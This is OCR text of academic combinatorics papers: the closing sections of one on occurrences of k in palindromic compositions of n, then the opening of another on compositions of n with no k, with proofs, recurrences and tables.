of length $s-1$ on the left, and a symmetric tiling (i.e., palindrome) of length $n-2(s-1)-2k$ on the right, and then completing the remainder of the tiling symmetrically. If n and k have the same parity, we also get occurrences of k in the center.

We look first at the case where n and k have different parity:

$$\begin{aligned} R_n(k) &= 2 \cdot \sum_{s=1}^{i-k+1} C_{s-1} \cdot P_{n-2(s+k-1)} = 2 \cdot \sum_{s=1}^{i-k+1} C_{s-1} \cdot P_{2(i-s-k+1)} \\ &= 2 \cdot C_0 \cdot P_{2(i-k)} + 2 \cdot \sum_{s=2}^{i-k+1} 2^{s-2} \cdot 2^{i-s-k+1} \\ &= 2 \cdot 1 \cdot 2^{i-k} + 2 \cdot 2^{i-k-1} \cdot (i-k) = 2^{i-k}(2+i-k) \end{aligned} \tag{1}$$

which gives the formula for $R_n(k)$ for $n \geq 2k$ where n and k have different parity.

Lastly, we consider the case where n and k have the same parity and $n \geq 2k$. In this case, the number of occurrences of k is given by off-center ones (as counted in Eq. (1)), plus those that occur in the center. The latter is given by $C_{i-j} = 2^{i-j-1}$ (see the case $k < n < 2k$). Altogether,

$$\begin{aligned} R_n(k) &= 2^{i-k}(2+i-k) + 2^{i-j-1} \\ &= \begin{cases} 2^{i-k}(2+i-k+2^{j-1}) & \text{if } k = 2j \\ 2^{i-k}(2+i-k+2^{j}) & \text{if } k = 2j+1 \end{cases} \end{aligned}$$

which proves the formula for the case $n \geq 2k$ where n and k have the same parity. These two cases can be written using a single formula by noting that $\lfloor \frac{k+1}{2} - 1 \rfloor$ gives the correct powers of $j-1$ and j, respectively. □

Table 1 displays the values of $R_n(k)$ that arise from the formulas given in Theorem 6. Examining the values in Table 1 led the authors to observe a variety of patterns. Some of these follow from combinatorial arguments while others just seem to be consequences of the formulas given in Theorem 6. In Section 5 we will present those patterns that hold across the table, and give combinatorial proofs for them. Patterns that hold only for specific columns will be discussed in Section 6. As before, we let $n = 2i$ or $n = 2i+1$, and $k = 2j$ or $k = 2j+1$, respectively.

5 General Patterns in the Repetitions of k in all Palindromes of n

The most striking pattern in the table is the equality of certain diagonally adjacent entries. Furthermore, diagonal sequences that start in column 1

$n\backslash k$	1	2	3	4	5	6	7	8	9	10
1	1									
2	2	1								
3	3	0	1							
4	6	3	0	1						
5	8	2	1	0	1					
6	16	8	2	1	0	1				
7	20	6	4	0	1	0	1			
8	40	20	6	4	0	1	0	1		
9	48	16	10	2	2	0	1	0	1	
10	96	48	16	10	2	2	0	1	0	1
11	112	40	24	6	6	0	2	0	1	0
12	224	112	40	24	6	6	0	2	0	1
13	256	96	56	16	14	2	4	0	2	0
14	512	256	96	56	16	14	2	4	0	2
15	576	224	128	40	32	6	10	0	4	0
16	1152	576	224	128	40	32	6	10	0	4
17	1280	512	288	96	72	16	22	2	8	0
18	2560	1280	512	288	96	72	16	22	2	8
19	2816	1152	640	224	160	40	48	6	18	0
20	5632	2816	1152	640	224	160	40	48	6	18
21	6144	2560	1408	512	352	96	104	16	38	2
22	12288	6144	2560	1408	512	352	96	104	16	38

Table 1: The number of occurrences of k among all palindromes of n

for $n = 2i$ are repeated on the diagonal that starts in row $2i + 2$, with two new entries inserted at the beginning of the lower diagonal. Note also that the values that occur on these diagonals are comprised of the values for even rows in column 1 (above the starting row for the diagonal), in reverse order.

Theorem 7
a) $R_{2i+1}(2j) = R_{2i+2}(2j + 1)$ *for* $i \geq j \geq 1$.
b) $R_{2i}(2j - 1) = R_{2i+3}(2j)$, *for* $i \geq j \geq 1$.
c) $R_{2i+2l}(2l + 1) = R_{2i-2l}(1)$ *for* $l \geq 1$.

Proof: a) To show the first equality, note that a palindrome of an odd integer n must have an odd middle summand; thus, no copy of $2j$ occurs in the center. For $i \geq j$, pairs of $(2j)$s can occur. For each pair of symmetrically located occurrences of $2j$ in a palindrome of $2i + 1$, there is a

corresponding palindrome of $2i+2$ which has a pair of symmetrically located occurrences of $2j+1$ and whose middle summand is decreased by one. Since a palindrome of an even integer n cannot have $2j+1$ as the middle summand, the number of occurrences of $2j$ in the palindromes of $2i+1$ equals the number of occurrences of $2j+1$ in the palindromes of $2i+2$.

b) To show the second equality, which together with part a) leads to the repeated diagonals, we make a similar argument. Since a palindrome of an even integer n must have an even middle summand (possibly 0), no copy of $2j-1$ occurs in the center. For $i \geq j$, pairs of $(2j-1)$s can occur. For each pair of symmetrically located occurrences of $2j-1$ in a palindrome of $2i$, there is a corresponding palindrome of $2i+3$ which has a pair of symmetrically located occurrences of $2j$ and whose middle summand is increased by 1. Since the palindrome of $2i+3$ cannot have an even summand in the center, there is a one-to-one correspondence between the occurrences of the $(2j-1)$s in the palindromes of $2i$ and the $(2j)$s in the palindromes of $2i+3$.

c) Both $2i+2l$ and $2i-2l$ are even, and we are counting the number of occurrences of $2l+1$ and 1, respectively. Neither of these can occur in the center of the palindromes. To make the association between the palindromes of the two sizes, we think of the palindrome as a symmetric tiling. For a tiling of length $2i-2l$ which has at least one pair of 1 x 1 tiles, replace one pair of 1 x 1 tiles with a pair of 1 x $2l$ tiles. This increases the length of the tiling to $2i-2l+2(2l) = 2i+2l$, and each pair of 1s in the shorter tiling has an associated pair of $(2l+1)$s in the longer tiling. Thus, the number of 1s in the palindromes of $2i-2l$ equals the number of $(2l+1)$s in the palindromes of $2i+2l$. Figure 2 illustrates this process for $i=3$ and $l=1$ to show that $R_8(3) = R_4(1)$. There are two palindromes of 4 that contain 1s: 1+1+1+1 and 1+2+1, and 3 palindromes of 8 that contain 3s: 1+3+3+1, 3+1+1+3, and 3+2+3.




Figure 2: Replacing pairs of 1s by pairs of $(2l+1)$s

Note that a palindrome of $2i-2l$ with j pairs of 1s will have j palindromes of $2i+2l$ associated with it. However, the correspondence of the pairs is one-to-one. □

For diagonals that start in column 1 in a row for odd n, we only get equality of adjacent pairs, but not a repetition of the whole diagonal sequence.

Theorem 8 $R_{2i+1}(2j-1) = R_{2i+2}(2j)$ *for* $i \geq j \geq 1$.

Proof: A palindrome of an odd integer must have an odd middle summand. If this middle summand is $2j-1$, increase it by 1 to get a palindrome of $2i+2$ with middle summand $2j$. For $i \geq j$, we also get symmetric pairs of $(2j-1)$s. Increase each $2j-1$ by 1 to $2j$, and decrease the middle summand by 1. Thus, there is a one-to-one correspondence between the occurrences of $2j-1$ in the palindromes of $2i+1$ and the occurrences of $2j$ in the palindromes of $2i+2$. □

The next pattern is a bit more complex.

Theorem 9 *The sum of two adjacent entries for even n in an appropriate set of two columns is equal to the sum of the two adjacent entries below them:*

$$R_{2i}(2j) + R_{2i}(2j+1) = R_{2i+1}(2j) + R_{2i+1}(2j+1) \text{ for } i \geq j \geq 1.$$

Proof: Consider any even palindrome. Using the RPCM, the palindromes of the next odd integer are generated by increasing the middle summand by 1. Note, however, that in half of the palindromes of $2i$ this middle summand is a dummy 0 and the increase therefore does not change the number of occurrences of any integer greater than 1; in particular the number of occurrences of $2j$ and $2j+1$ remains unchanged. In the other half of the palindromes of $2i$, the middle summand is even and at least 2. Increasing a middle summand of size $2j$ leads to a loss in the count of $(2j)$s, which is, however, compensated for by an increase in the number of $(2j+1)$s. □

Before stating patterns that are specific to particular columns of Table 1, we will focus on the values of $R_n(1)$ for even and odd values of n, respectively. For $k=1$, the formulas given in Theorem 6 simplify to $R_{2i}(1) = (i+1)\cdot 2^{i-1}$ and $R_{2i-1}(1) = (i+1)\cdot 2^{i+1}$ for $i \geq 1$. For even n, the sequence of values $R_{2i}(1)$, given by {2, 6, 16, 40, 96, 224,

512, 1152, 2560, 5632, 12288,....}, matches the sequence $a(i)$ defined in A057711 of [7] (with $R_{2i}(1) = a(i-1)$), which arises as the number of states in a ferry problem [5]. For odd n, the sequence of values $R_{2i-1}(1)$, given by {1, 3, 8, 20, 48, 112, 256, 576, 1280, 2816, 6144,...}, matches the sequence $a(i)$ defined in A001792 of [7] (with $R_{2i+1}(1) = a(i)$). This sequence arises in several different contexts, for example in generalizations of the Stirling number triangles [6] and as a realization of oligomorphic permutation groups [2].

Now imagine that we "color" all the values that belong to a known sequence. Due to the repeated diagonals, the sequence for $R_{2i}(1)$ occurs in all columns. If k is odd, the sequence occurs in the even rows, and if k is even, it occurs in the odd rows. The first non-zero value, 2, occurs for $n = 2k+1$ when k is even, and for $n = 2k$ when k is odd. If the preceeding zeros are included, then these values fill all the diagonals that start in an even row in column 1, giving a checker-board coloring of the table.

We consider the remaining "uncolored" sequences in each column. In the even rows of column 2, we get the sequence for odd rows of column 1, due to the equality of diagonally adjacent entries, thus column 2 is now completely "colored". Likewise, the remaining "uncolored" sequences in adjacent odd and even columns are the same. We tested these "uncolored" sequences, {4, 10, 24, 56, 128, 288, 640, 1408, 3072,...} (for columns 3 and 4), {6, 14, 32, 72, 160, 352, 768, 1664, 3584,...} (for columns 5 and 6), {10, 22, 48, 104, 224, 480, 1024, 2176, 4608,...} (for columns 7 and 8), {18, 38, 80, 168, 352, 736, 1536, 3200, 6656,...} (for columns 9 and 10), and {34, 70, 144, 296, 608, 1248, 2560, 5248, 10752,...} (for columns 11 and 12), both with and without the entries for $n < 2k$, which are described by a different formula than those for $n \geq 2k$, against the On-Line Encyclopedia of Integer Sequences [7]. (The sequences above list only the values for $n \geq 2k$). The fact that none of these sequences occurs makes it unlikely that sequences for values of $k \geq 13$ are in the encyclopedia; we are therefore in the process of submitting this family of related sequences to the encyclopedia.

6 Specific Patterns in the Repetitions of k in all Palindromes of n

The remaining patterns are specific to particular columns of Table 1. We present only analytical proofs for these, rather than combinatorial ones. The fact that the patterns hold only for specific columns seems to indicate that no general method similar to those used in the proofs in Section 5 is applicable. For each of the following theorems, the range indicated for i ensures that for all values of n and k, $n \geq 2k$ holds.

Theorem 10
a) $R_{2i}(1) = 2 \cdot R_{2i+1}(2) + 2^{i-1}$ *for* $i \geq 2$.
b) $R_{2i}(1) = R_{2i+2}(3) + R_{2i+3}(3)$ *for* $i \geq 2$.

Proof: Using the appropriate formula in Theorem 6, we get:

$$\begin{aligned} R_{2i}(1) &= 2^{i-1}(2+i-1) = 2^{i-1}(i+1), \\ 2 \cdot R_{2i+1}(2) + 2^{i-1} &= 2 \cdot (2^{i-2}(2+i-2)) + 2^{i-1} = 2^{i-1}(i+1), \text{ and} \\ R_{2i+2}(3) + R_{2i+3}(3) &= 2^{(i+1)-3}(2+(i+1)-3) \\ &\quad +2^{(i+1)-3}(2+(i+1)-3+2^1) \\ &= 2^{i-2}(i+i+2) = 2^{i-1}(i+1), \end{aligned}$$

which completes the proof. □

Theorem 11 $R_{2i+1}(1) = R_{2i+4}(3) + R_{2i+3}(3) - R_{2i+2}(3)$ *for* $i \geq 1$.

Proof: From Theorem 6 we get:

$$R_{2i+1}(1) = 2^{i-1}(2+i-1+2^0) = 2^{i-1}(i+2)$$

and

$$\begin{aligned} &R_{2i+4}(3) + R_{2i+3}(3) - R_{2i+2}(3) \\ &\quad = 2^{(i+2)-3}(2+(i+2)-3) + 2^{(i+1)-3}(2+(i+1)-3+2^1) \\ &\qquad -2^{(i+1)-3}(2+(i+1)-3) \\ &\quad = 2^{i-2}\left(2(i+1)+(2+i)-i\right) = 2^{i-2}(2(i+2)+i-i) \\ &\quad = 2^{i-1}(i+2), \end{aligned}$$

which proves the statement. □

Theorem 12 $R_{2i}(2) = 2 \cdot R_{2i+1}(3)$ *for* $i \geq 3$.

Proof: Again, we use the formula for $R_n(k)$ given in Theorem 6.

$$\begin{aligned} R_{2i}(2) &= 2^{i-2}(2+i-2+2^0) = 2^{i-2}(i+1) \\ &= 2\left[2^{i-3}(2+i-3+2^1)\right] = 2 \cdot R_{2i+1}(3) \end{aligned}$$

which completes the proof. □

The next three theorems seem to have a similar structure, but there is no general underlying pattern. Furthermore, these types of pattern do

not seem to occur for larger values of k. The second pattern in Theorem 15 also differs somewhat from the ones of Theorems 13 and 14 in that the values are expressed as a difference rather than as a sum.

Theorem 13
a) $R_{2i+1}(2) = 4 \cdot R_{2i-1}(3)$ *for* $i \geq 4$.
b) $R_{2i+1}(2) = R_{2i+2}(4) + R_{2i+3}(4)$ *for* $i \geq 3$.

Proof: Using Theorem 6,

$$\begin{aligned} R_{2i+1}(2) &= 2^{i-2}(2+i-2) = 2^{i-2} \cdot i, \\ 4 \cdot R_{2i-1}(3) &= 4\left[2^{(i-1)-3}(2+(i-1)-3+2^1)\right] = 2^{i-2} \cdot i, \end{aligned}$$

and

$$\begin{aligned} R_{2i+2}(4) + R_{2i+3}(4) &= 2^{(i+1)-4}(2+(i+1)-4+2^1) \\ &\quad +2^{(i+1)-4}(2+(i+1)-4) \\ &= 2^{i-3}\left[(i+1)+(i-1)\right] = 2^{i-2} \cdot i, \end{aligned}$$

which proves the desired equalities. □

Theorem 14
a) $R_{2i}(3) = 4 \cdot R_{2i-2}(4)$ *for* $i \geq 5$.
b) $R_{2i}(3) = R_{2i}(4) + R_{2i+1}(4)$ *for* $i \geq 4$.

Proof: The formulas for $R_n(k)$ in Theorem 6 give

$$\begin{aligned} R_{2i}(3) &= 2^{i-3}(2+i-3) = 2^{i-3}(i-1), \\ 4 \cdot R_{2i-2}(4) &= 4 \cdot \left[2^{(i-1)-4}(2+(i-1)-4+2^1)\right] = 2^{i-3}(i-1), \end{aligned}$$

and

$$\begin{aligned} R_{2i}(4) + R_{2i+1}(4) &= 2^{i-4}(2+i-4+2^1) + 2^{i-4}(2+i-4) \\ &= 2^{i-4}(i+i-2) = 2^{i-3}(i-1). \end{aligned}$$

This completes the proof. □

Theorem 15
a) $R_{2i}(4) = 4 \cdot R_{2i-1}(5)$ *for* $i \geq 6$.
b) $R_{2i}(4) = R_{2i+3}(4) - R_{2i+2}(5)$ *for* $i \geq 4$.

Proof: Once more we use the formula for $R_n(k)$ given in Theorem 6.

$$\begin{aligned} R_{2i}(4) &= 2^{i-4}(2+i-4+2^1) = 2^{i-4}\cdot i \\ &= 4\cdot\left[2^{(i-1)-5}(2+(i-1)-5+2^2)\right] = 4\cdot R_{2i-1}(5) \end{aligned}$$

and

$$\begin{aligned} R_{2i+3}(4) - R_{2i+2}(5) &= 2^{(i+1)-4}(2+(i+1)-4) \\ &\quad -2^{(i+1)-5}(2+(i+1)-5) \\ &= 2^{i-4}\left[2(i-1)-(i-2)\right] = 2^{i-4}\cdot i, \end{aligned}$$

which completes the proof. □

Acknowledgements

The authors would like to thank Noam Elkies, who suggested the particular way of counting the number of summands used in Theorem 6.

References

[1] K. Alladi and V.E. Hoggatt, Jr., Compositions with Ones and Twos, *Fibonacci Quarterly* **13** (1975), No. 3, 233-239

[2] P. J. Cameron, Sequences Realized by Oligomorphic Permutation Groups, *Journal of Integer Sequences* **3** (2000), #P00.1.5

[3] P. Z. Chinn, G. Coyler, M. Flashman and E. Migliore, Cuisinaire Rods Go to College, *Primus* **II** (1992), No. 2, 118-130

[4] R. P. Grimaldi, Compositions with Odd Summands, *Congressus Numerantium* **142** (2000), 113-127

[5] M. Ghallab, A. Howe, et. al, PDDL - The Planning Domain Definition Language, Version 1.2. Technical Report CVC TR-98-003/DCS TR-1165, Yale Center for Computational Vision and Control, 1998

[6] W. Lang, On Generalizations of the Stirling Number Triangles, *Journal of Integer Sequences* **3** (2000), #00.2.4

[7] Sloane's On-Line Encyclopedia of Integer Sequences, electronically published at http://www.research.att.com/∼njas/sequences

Compositions of n with no occurrence of k

Phyllis Chinn, Humboldt State University
Silvia Heubach, California State University Los Angeles

Abstract

A *composition of n* is an ordered collection of one or more positive integers whose sum is n. The number of summands is called the number of *parts* of the composition. A *palindromic composition* or *palindrome* is a composition in which the summands are the same in the given or in reverse order. Compositions may be viewed as tilings of 1-by-n rectangles with 1-by-i rectangles, $1 \le i \le n$. We count the number of compositions and the number of palindromes of n that do not contain any occurrence of a particular positive integer k. We also count the total number of occurrences of each positive integer among all the compositions of n without occurrences of k. This counting problem corresponds to the number of rectangles of each allowable size among the tilings of length n without 1-by-k tiles. Finally we count the number of compositions without k having a fixed number of parts, and explore some patterns involving the number of parts in compositions without k.

Key words: Compositions, tilings, palindromes.

1. Introduction

A *composition of n* is an ordered collection of one or more positive integers whose sum is n. The number of summands is called the number of *parts* of the composition. A *palindromic composition* or *palindrome* is a composition in which the summands are the same in the given or in reverse order. Compositions may be viewed as tilings of 1-by-n rectangles with 1-by-i rectangles, $1 \le i \le n$. In this view, a palindromic composition is one corresponding to a symmetric tiling. Because of the relation of compositions to tilings, we sometimes refer to a composition of n as a *composition of length n.*

Grimaldi [5] explores the question of how many compositions of n exist when no 1's are allowed in the composition. In [4], the authors explore the question of how many compositions of n exist when no 2's are allowed in the composition. In this paper we explore the general question of how many compositions of n exist when no k's are allowed in the composition. Related to this question we will also explore how many of these compositions are palindromes.

We count the number of compositions and the number of palindromes without k, as well as the total number of occurrences of each positive integer among all the compositions of n with no k's. The preceding two counting problems correspond respectively to the number of 1-by-n tilings and the total number of tiles of a specific size used among all the tilings of length n without 1-by-k tiles. Finally, we explore particular patterns involving the number of

parts among all the compositions of n without occurrences of k. We will use the following notation.

$C(n)$	is the number of compositions of n
$C(n,\hat{k})$	is the number of compositions of n with no k's
$P(n,\hat{k})$	is the number of palindromes of n with no k's
$x(n,i)$	is the number of occurrences of i among all compositions of n
$x(n,i,\hat{k})$	is the number of occurrences of i among all compositions of n with no k's
$C_j(n)$	is the number of compositions of n with j parts
$C_j(n,\hat{k})$	is the number of compositions of n with j parts and no k's.

2. The number of compositions without *k*'s.

In the following theorem we will present three different ways to generate the compositions without k's, each of which gives rise to a different formula.

Theorem 1. The number of compositions of n without k's is given by

$$C(n,\hat{k}) = 2\cdot C(n-1,\hat{k}) + C(n-(k+1),\hat{k}) - C(n-k,\hat{k}) \quad \text{for } n \geq k+1 \tag{1}$$

or

$$C(n,\hat{k}) = \left(\sum_{i=0}^{n-1} C(i,\hat{k})\right) - C(n-k,\hat{k}) \quad \text{for } n \geq 1 \tag{2}$$

or

$$C(n,\hat{k}) = \left(\sum_{i=1}^{k} C(n-i,\hat{k})\right) + C(n-2k,\hat{k}) \quad \text{for } n \geq k+1, \tag{3}$$

with initial conditions $C(i,\hat{k}) = 0$ for $i < 0$, $C(i,\hat{k}) = 2^{i-1}$ for $0 < i < k$, $C(k,\hat{k}) = 2^{k-1} - 1$, and we define C(0, $\hat{k}$) = 1. The generating function for $C(n,\hat{k})$ is given by $\sum_{n=0}^{\infty} C(n,\hat{k})\cdot t^n = \dfrac{1-t}{1-2t+t^k-t^{k+1}}$.

Proof: The initial conditions follow from the fact that $C(n,\hat{k}) = C(n)$ for $n < k$, as no forbidden k's can occur in the compositions of n, and $C(n) = 2^{n-1}$ (see for example [6], p. 33). If $n = k$, then there is one composition of n consisting of just k, which has to be eliminated, hence $C(k,\hat{k}) = C(k) - 1 = 2^{k-1} - 1$. We now derive the individual formulas.

To show Eq. (1), we generate the compositions of n without k's recursively by the following process: to any such composition of $n-1$, one can add a 1 or increase the last summand by 1. However, this process needs two corrections. First, we must separately generate those compositions that end in $k+1$, since they will not be generated by this recursive method. They come from adding a $k+1$ to compositions of $n-(k+1)$. Secondly, we must subtract the compositions of $n-1$ that initially ended in k-1, since they would now end in k under this process. The number of such compositions corresponds to compositions of length $n-k$.

Eq. (2) follows readily from the following alternate creation method: append a 1 to all allowable compositions of $n-1$, append a 2 to those of $n-2$, and in general, appending j to all allowable compositions of $n-j$ except when $j=k$. This method gives rise to the second formula.

Note that in the summation of Eq. (2), the number of terms being added increases as n increases. A third way of generating the compositions of n without k's requires only a fixed number of summands. It is useful to express this method in terms of tilings. One can either add a tile of length i to any composition of length $n-i$ for $i=1,\ldots,k-1$ or extend the last tile in any composition of length $n-k$ by k units. Because none of the tilings used in this process end in k, we need to add in those that will not be created by the extension methods, namely the $C(n-2k,\hat{k})$ tilings that now end with a tile of length $2k$, which leads to Eq. (3).

Finally, to derive the generating function $G_C(t)=\sum_{n=0}^{\infty} C(n,\hat{k})\cdot t^n$, we multiply the Eq. (3) by t^n, then sum over $n\geq k+1$. Thus,

$$\sum_{n=k+1}^{\infty} C(n,\hat{k})\cdot t^n = \sum_{n=k+1}^{\infty}\left(\sum_{i=0}^{k} C(n-i,\hat{k})\right)\cdot t^n + \sum_{n=k+1}^{\infty} C(n-2k,\hat{k})\cdot t^n. \qquad (4)$$

Factoring out appropriate powers of t, then re-indexing the infinite series and expressing the resulting series in terms of $G_C(t)$ reduces Eq. (4) to

$$G_C(t)-\sum_{n=0}^{k} C(n,\hat{k})\cdot t^n = \sum_{i=1}^{k} t^i\left(G_C(t)-\sum_{n=0}^{k-i} C(n,\hat{k})\cdot t^n\right)+t^{2k}G_C(t).$$

Collecting the terms containing $G_C(t)$ and then combining terms according to powers of t yields

$$\begin{aligned} G_C(t)\left(1-\sum_{i=1}^{k} t^i - t^{2k}\right) &= \sum_{n=0}^{k} C(n,\hat{k})\cdot t^n - \sum_{i=1}^{k}\sum_{n=0}^{k-i} C(n,\hat{k})\cdot t^{n+i} \\ &= \sum_{j=0}^{k} t^j\left(C(j,\hat{k})-\sum_{i=1}^{j-1} C(i,\hat{k})\right). \end{aligned}$$

We now look at the summands on the right hand side. For $j = 0,$ we get $t^0 C(0,\hat{k}) = 1$. For $j = k,$ we get

$$t^k (C(k,\hat{k}) - \sum_{i=1}^{k-1} C(i,\hat{k})) = t^k (-C(0,\hat{k})) = -t^k$$

using Eq. (2). If $0 < j < k$ then $C(j,\hat{k}) = \sum_{i=1}^{j-1} C(i,\hat{k})$, thus all these powers of t have zero factors. Thus, $G_C(t)\left(1 - \sum_{i=1}^{k} t^i - t^{2k}\right) = 1 - t^k$, and

$$G_C(t) = \frac{1-t^k}{\left(1 - \sum_{i=1}^{k} t^i - t^{2k}\right)} = \frac{(1-t)(1+t+t^2+\cdots+t^{k-1})}{(1-2t+t^k-t^{k+1})(1+t+t^2+\cdots+t^{k-1})}$$

which gives the desired result. ■

Table 1 gives values for the number of compositions with no k's for $k \le 6$ and $n \le 17$, as well as the number of compositions without restrictions.

	No restrictions	No 1's	No 2's	No 3's	No 4's	No 5's	No 6's
$n = 0$	1	1	1	1	1	1	1
1	1	0	1	1	1	1	1
2	2	1	1	2	2	2	2
3	4	1	2	3	4	4	4
4	8	2	4	6	7	8	8
5	16	3	7	11	14	15	16
6	32	5	12	21	27	30	31
7	64	8	21	39	52	59	62
8	128	13	37	73	101	116	123
9	256	21	65	136	195	228	244
10	512	34	114	254	377	449	484
11	1024	55	200	474	729	883	960
12	2048	89	351	885	1409	1737	1905
13	4096	144	616	1652	2724	3417	3779
14	8192	233	1081	3084	5266	6722	7497
15	16384	377	1897	5757	10180	13223	14873
16	32768	610	3329	10747	19680	26012	29506
17	65536	987	5842	20062	38045	51170	58536

Table 1: Values of $C(n,\hat{k})$ for $k \le 6$

Some patterns that occur in this table are a result of the initial conditions and were already mentioned in the proof of Theorem 1, for example that the column representing compositions without restrictions contains powers of 2, that each column agrees with the number of compositions with no restrictions through the entry $C(k-1,\hat{k})$ and that $C(k,\hat{k}) = C(k) - 1 = 2^{k-1} - 1$. Furthermore, it is easy to see that $C(k+1,\hat{k}) = C(k) - 2 = 2^k - 2$, since the only missing compositions of $k+1$ are the two involving an occurrence of k, namely $k+1$ and $1+k$.

The second column in Table 1 contains the Fibonacci numbers and was thoroughly investigated in the context of compositions with no 1's in [5]. Likewise, the column with no 2's appeared in [4]. The column representing the number of compositions with no 3's occurs in [7] as A049856 where it is given by the same recurrence relation as in Theorem 1 for $k = 3$ with no applications mentioned. The remaining columns do not appear in [7].

3. The number of occurrences of various summands among all the compositions of *n* with no occurrences of *k*

First let us look at the number of occurrences of various summands among all the compositions with no restrictions. Chinn et al. [1] showed that $x(n,1) = (n+2)2^{n-3}$ for $n > 1$, and $x(n+j,i+j) = x(n,i)$. The latter formula can easily be extended to the general case where no k's are allowed, as shown in the next theorem.

Theorem 2. The number of i's among all compositions of n with no k's is the same as the number of occurrences of $i+j$ among all the compositions of $n+j$ with no k's, i.e., $x(n+j,i+j,\hat{k}) = x(n,i,\hat{k})$ for all $i \neq k$, $i+j \neq k$.

Proof: Consider any occurrence of the summand i among the compositions of n without k's. There is a corresponding occurrence of $i+j$ in a composition of $n+j$ in which the summand i has been replaced by $i+j$ and all other summands are the same, as long as $i+j \neq k$. This process is reversible, thus the correspondence is one-to-one. ■

As a result of Theorem 2, we only need to generate the number of occurrences of 1 among all the compositions of n without k's, as long as $k \neq 1$, in order to know the number of occurrences of any summand. In the case that k=1, one needs to calculate $x(n,2,\hat{k})$, which by Theorem 2 gives the number of occurrences of $i > 2$. Note that Grimaldi calculated $x(n,2,\hat{k})$ in Table 1 in [5].

Theorem 3. The number of occurrences of 1 among all compositions of n

without k's for $k > 1$ is given by

$$x(n,1,\hat{k}) = 2 \cdot x(n-1,1,\hat{k}) - x(n-k,1,\hat{k}) + x(n-(k+1),1,\hat{k}) + C(n-1,\hat{k}) - C(n-2,\hat{k}) \tag{5}$$

or by

$$x(n,1,\hat{k}) = n \cdot C(n,\hat{k}) - \sum_{i=1}^{n-1} (n-i+1) \cdot x(i,1,\hat{k}) , \tag{6}$$

with initial conditions $x(n,1,\hat{k}) = x(n,1) = (n+2)2^{n-3}$ for $3 \le n \le k$, $x(1,1,\hat{k})$ = $x(1,1) = 1$ and $x(2,1,\hat{k}) = x(2,1) = 2$. Furthermore,

$$x(n,1,\hat{k}) = \sum_{i=0}^{n-1} C(i,\hat{k}) \cdot C(n-1-i,\hat{k}) , \tag{7}$$

which implies that the generating function $G_x(t)$ is given by

$$G_x(t) = t \cdot G_C(t)^2 = \frac{t(1-t)^2}{(1-2t+t^k-t^{k+1})^2} .$$

Proof: The initial conditions follow from the fact that for $n < k$, no k can occur. For $n = k$, the only composition that is excluded is the one consisting of k which does not contain any 1's.

Eq. (5) follows from the creation of the compositions of n from those of $n-1$ by either adding a 1 or by increasing the rightmost summand by 1. When adding a 1, we get all the "old" 1's, and for each composition an additional 1, altogether $x(n-1,1,\hat{k}) + C(n-1,\hat{k})$ 1's. When increasing the rightmost summand by 1, again we get all the "old" 1's (of which there are $x(n-1,1,\hat{k})$), except that we need to make the following adjustments: 1) subtract the 1's of those compositions of $n-1$ with terminal summand $k-1$, as they would result in a forbidden k; 2) subtract the terminal 1's in the compositions of $n-1$ that are lost when they turn into 2's; and 3) add the 1's for the compositions of n that end in $k+1$, which have to be created separately. The number of 1's in the compositions of $n-1$ ending in $k-1$ is identical to the number of 1's in the compositions of $(n-1)-(k-1) = n-k$, hence we subtract $x(n-k,1,\hat{k})$. We lose a 1 in every composition of $n-1$ with terminal 1, which equals the number of compositions of $n-2$, thus we subtract $C(n-2,\hat{k})$. Finally, the number of 1's in the compositions of n that end in $k+1$ is given by $x(n-(k+1),1,\hat{k})$, which we add to the total. Simplification gives the stated result.

The second formula for $x(n,1,\hat{k})$, Eq. (6), is based on a geometric argument involving all tilings of a 1-by-n board. The total area of all these

tilings, given by $n \cdot C(n,\hat{k})$, has to equal the sum of the areas covered by 1-by-1, 1-by-2,…, and 1-by-n tiles. The area covered by 1-by-i tiles is given by $i \cdot x(n,i,\hat{k})$, and thus, $n \cdot C(n,\hat{k}) = \sum_{i=1}^{n} i \cdot x(n,i,\hat{k})$. Solving for $x(n,1,\hat{k})$, using Theorem 2 to express the right-hand summands in terms of $x(i,1,\hat{k})$, and then re-indexing ($j = n-i+1$) gives that

$$\begin{aligned} x(n,1,\hat{k}) &= n \cdot C(n,\hat{k}) - \sum_{i=2}^{n} i \cdot x(n,i,\hat{k}) \\ &= n \cdot C(n,\hat{k}) - \sum_{i=2}^{n} i \cdot x(n-i+1,1,\hat{k}) \\ &= n \cdot C(n,\hat{k}) - \sum_{j=1}^{n-1} (n-j+1) \cdot x(j,1,\hat{k}). \end{aligned}$$

Eq. (7) also can be seen easily in the framework of tilings. The number of 1's in all compositions of n corresponds to the number of 1-by-1 tiles in all tilings of a 1-by-n board. If a tiling of length n has a 1-by-1 tile at position i, then this tile is preceded by any tiling of length $i-1$ and followed by a tiling of length $n-i$. The number of 1-by-1 tiles at position i is thus given by $C(i-1,\hat{k}) \cdot C(n-i,\hat{k})$. Since 1-by-1 tiles can occur at positions 1 through $n-1$, the formula follows after a simple re-indexing of the summation index. This formula for $x(n,1,\hat{k})$ implies (see for example [8], Rules 1 and 3, Section 2.2) that the generating function is of the form $G_x(t) = t \cdot G_C(t)^2$, from which the result follows by Theorem 1. ■

Table 2 gives the number of occurrences of 1's among all compositions of n with no k's for $1 \le k \le 6$. We also include the number of occurrences of 1's among the compositions of n without restrictions.

	No restrictions	No 2's	No 3's	No 4's	No 5's	No 6's
$n=1$	1	1	1	1	1	1
2	2	2	2	2	2	2
3	5	**3**	5	5	5	5
4	12	6	**10**	12	12	12
5	28	13	22	**26**	28	28
6	64	26	46	58	**62**	64
7	144	50	97	126	138	**142**
8	320	96	200	270	302	314
9	704	184	410	575	654	686
10	1536	350	832	1212	1404	1486
11	3328	661	1679	2538	2995	3196

Table 2. Values of $x(n,1,\hat{k})$

